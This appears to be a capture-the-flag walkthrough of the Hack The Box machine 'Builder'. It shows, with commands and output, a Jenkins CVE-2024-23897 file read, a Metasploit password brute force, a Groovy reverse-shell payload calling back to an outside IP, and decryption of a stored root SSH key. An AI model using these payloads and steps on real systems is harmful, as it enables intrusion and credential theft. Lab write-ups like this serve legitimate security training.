Builder Walkthrough - HTB Medium | Jenkins CVE-2024-23897 LFI & SSH Key Decryption
Complete walkthrough of Builder from Hack The Box. Exploiting the Jenkins CVE-2024-23897 arbitrary file read to enumerate a user, brute-forcing the Jenkins login, achieving RCE through the script console, and escalating to root by decrypting an SSH private key stored in credentials.xml.

Overview
Builder is a medium-difficulty Linux machine that features a Jenkins instance. The Jenkins instance is found to be vulnerable to the CVE-2024-23897 vulnerability that allows unauthenticated users to read arbitrary files on the Jenkins controller file system. An attacker is able to extract the username and password hash of the Jenkins user jennifer. Using the credentials to login into the remote Jenkins instance, an encrypted SSH key is exploited to obtain root access on the host machine.
External Enumeration
Nmap
Let’s start with the classic nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
ports=$(nmap -p- --min-rate=1000 -T4 builder.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); echo "$ports"; nmap -vv -p"$ports" -sC -sV builder.htb -oX builder.xml

<SNIP>

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
8080/tcp open  http    syn-ack ttl 62 Jetty 10.0.18
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

<SNIP>
Key findings:
- 22/tcp — OpenSSH 8.9p1 (Ubuntu)
- 8080/tcp — Jetty 10.0.18 hosting a Jenkins dashboard
- OS: Linux
Port 8080 gives us Jenkins.
Web Application Analysis
Jenkins Version Disclosure
First of all, on the Jenkins landing page we can see the version, which is 2.441.

This version is affected by an LFI vulnerability with a CVSS of 9.8, also tracked as CVE-2024-23897.
This post demonstrates how we can use this CVE. The path the post recommends — or says is the easier one to exploit — is decrypting the credentials in credentials.xml to obtain the SSH key (which was indeed there) and logging in with it. However, I found the other method simpler: reading the file /var/jenkins_home/user/users.txt and brute-forcing that user.
Initial Access
Exploiting CVE-2024-23897 (LFI)
We can use this exploit to read the file /var/jenkins_home/user/users.txt.
1
2
3
4
5
6
7
8
9
10
11
python3 -W ignore CVE-2024-23897 -u http://builder.htb:8080/ -p /var/jenkins_home/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
     <string>jennifer_12108429903186576833</string>
 <idToDirectoryNameMap class="concurrent-hash-map">
   <entry>
     <string>jennifer</string>
 <version>1</version>
</hudson.model.UserIdMapper>
 </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
   </entry>
Now we know an account named jennifer exists. Let’s brute-force it with the Metasploit module auxiliary/scanner/http/jenkins_login:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
msf auxiliary(scanner/http/jenkins_login) > set rhost builder.htb
rhost => builder.htb
msf auxiliary(scanner/http/jenkins_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/http/jenkins_login) > set pass_file /opt/lists/rockyou.txt
pass_file => /opt/lists/rockyou.txt
msf auxiliary(scanner/http/jenkins_login) > set username jennifer
username => jennifer
msf auxiliary(scanner/http/jenkins_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 10.129.230.220:8080 - LOGIN FAILED: jennifer:123456 (Incorrect)
[-] 10.129.230.220:8080 - LOGIN FAILED: jennifer:12345 (Incorrect)
[-] 10.129.230.220:8080 - LOGIN FAILED: jennifer:123456789 (Incorrect)
[-] 10.129.230.220:8080 - LOGIN FAILED: jennifer:password (Incorrect)
[-] 10.129.230.220:8080 - LOGIN FAILED: jennifer:iloveyou (Incorrect)
[+] 10.129.230.220:8080 - Login Successful: jennifer:princess
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Credentials: jennifer:princess
RCE via the Script Console
With jennifer’s password we can now obtain RCE through the Jenkins UI’s script page.

Let’s try running the id command.

We can get a reverse shell by inserting this payload:
1
2
3
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.17.30/9001;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
Let’s run it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.230.220.
Ncat: Connection from 10.129.230.220:49780.

cd
ls -al
total 120
drwxr-xr-x 14 jenkins jenkins 4096 Sep  5 14:38 .
drwxr-xr-x  1 root    root    4096 Jan 16  2024 ..
-rw-------  1 jenkins jenkins  168 Feb  7  2024 .bash_history
drwxr-xr-x  3 jenkins jenkins 4096 Feb  7  2024 .cache
drwxr-xr-x  3 jenkins jenkins 4096 Feb  7  2024 .groovy
drwxr-xr-x  3 jenkins jenkins 4096 Feb  7  2024 .java
-rw-r--r--  1 jenkins jenkins    0 Sep  5 13:40 .lastStarted
-rw-r--r--  1 jenkins jenkins    1 Sep  5 13:52 .owner
-rw-r--r--  1 jenkins jenkins 1662 Sep  5 13:40 config.xml
-rw-r--r--  1 jenkins jenkins  850 Sep  5 13:39 copy_reference_file.log
-rw-r--r--  1 jenkins jenkins 4672 Feb  8  2024 credentials.xml
-rw-r--r--  1 jenkins jenkins  156 Sep  5 13:40 hudson.model.UpdateCenter.xml
-rw-r--r--  1 jenkins jenkins  370 Feb  7  2024 hudson.plugins.git.GitTool.xml
-rw-------  1 jenkins jenkins 1680 Feb  7  2024 identity.key.enc
-rw-r--r--  1 jenkins jenkins    5 Sep  5 13:40 jenkins.install.InstallUtil.lastExecVersion
-rw-r--r--  1 jenkins jenkins    5 Feb  7  2024 jenkins.install.UpgradeWizard.state
-rw-r--r--  1 jenkins jenkins  171 Feb  7  2024 jenkins.telemetry.Correlator.xml
drwxr-xr-x  2 jenkins jenkins 4096 Feb  7  2024 jobs
drwxr-xr-x  3 jenkins jenkins 4096 Sep  5 14:38 logs
-rw-r--r--  1 jenkins jenkins 1035 Sep  5 13:40 nodeMonitors.xml
drwxr-xr-x  2 jenkins jenkins 4096 Feb  7  2024 nodes
drwxr-xr-x 59 jenkins jenkins 4096 Feb  9  2024 plugins
-rw-r--r--  1 jenkins jenkins  129 Feb  9  2024 queue.xml.bak
-rw-r--r--  1 jenkins jenkins   64 Feb  7  2024 secret.key
-rw-r--r--  1 jenkins jenkins    0 Feb  7  2024 secret.key.not-so-secret
drwx------  2 jenkins jenkins 4096 Sep  5 14:54 secrets
drwxr-xr-x  2 jenkins jenkins 4096 Feb  7  2024 updates
-rw-r-----  1 root    jenkins   33 Sep  5 13:40 user.txt
drwxr-xr-x  2 jenkins jenkins 4096 Feb  7  2024 userContent
drwxr-xr-x  3 jenkins jenkins 4096 Feb  7  2024 users
drwxr-xr-x 10 jenkins jenkins 4096 Feb  7  2024 war
User flag obtained.
Privilege Escalation
Container Detection
Many commands, including sudo, don’t work. This makes me suspicious, and running linPEAS confirms that we are inside a Docker container — right from the start of the box.
1
2
3
4
5
6
7
8
9
10
11
                                  ╔═══════════╗
══════════════════════════════════╣ Container ╠═══════════════════════════════════
                                  ╚═══════════╝
╔══════════╣ Container related tools present (if any): (T1613)
/usr/bin/nsenter
/usr/bin/unshare
/usr/sbin/chroot

╔══════════╣ Container details (T1613,T1611)
═╣ Is this a container? ........... docker
═╣ Docker marker .................. /.dockerenv═╣ Interesting runtime sockets ... ═╣ Any running containers? ........ No
As much as we could attempt a container escape, let’s first check whether there are other ways to reach the original host, such as SSH, which we saw in the nmap scan at the beginning of the box.
SSH Key Recovery from credentials.xml
Checking Jenkins’ credentials.xml file, which often contains SSH credentials, we find one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@1319.v7eb_51b_3a_c97b_">
 <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
   <entry>
     <com.cloudbees.plugins.credentials.domains.Domain>
       <specifications/>
     </com.cloudbees.plugins.credentials.domains.Domain>
     <java.util.concurrent.CopyOnWriteArrayList>
       <com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey plugin="ssh-credentials@308.ve4497b_ccd8f4">
         <scope>GLOBAL</scope>
         <id>1</id>
         <description></description>
         <username>root</username>
         <usernameSecret>false</usernameSecret>
         <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
           <privateKey>{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}</privateKey>
         </privateKeySource>
       </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
     </java.util.concurrent.CopyOnWriteArrayList>
   </entry>
 </domainCredentialsMap>
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>
Decrypting the Key via the Script Console

We can decrypt it through the Jenkins script console with this command:
1
println(hudson.util.Secret.decrypt("THE_KEY_FOUND_IN_THE_XML"))
This gives us an SSH private key:
Root Access
After saving this key to a file, let’s try to log in to a possible jennifer account.
1
2
3
ssh jennifer@builder.htb -i jennifer_key
jennifer@builder.htb's password:
Permission denied, please try again.
Since jennifer doesn’t work, let’s try root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
ssh root@builder.htb -i jennifer_key
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

* Documentation:  https://help.ubuntu.com
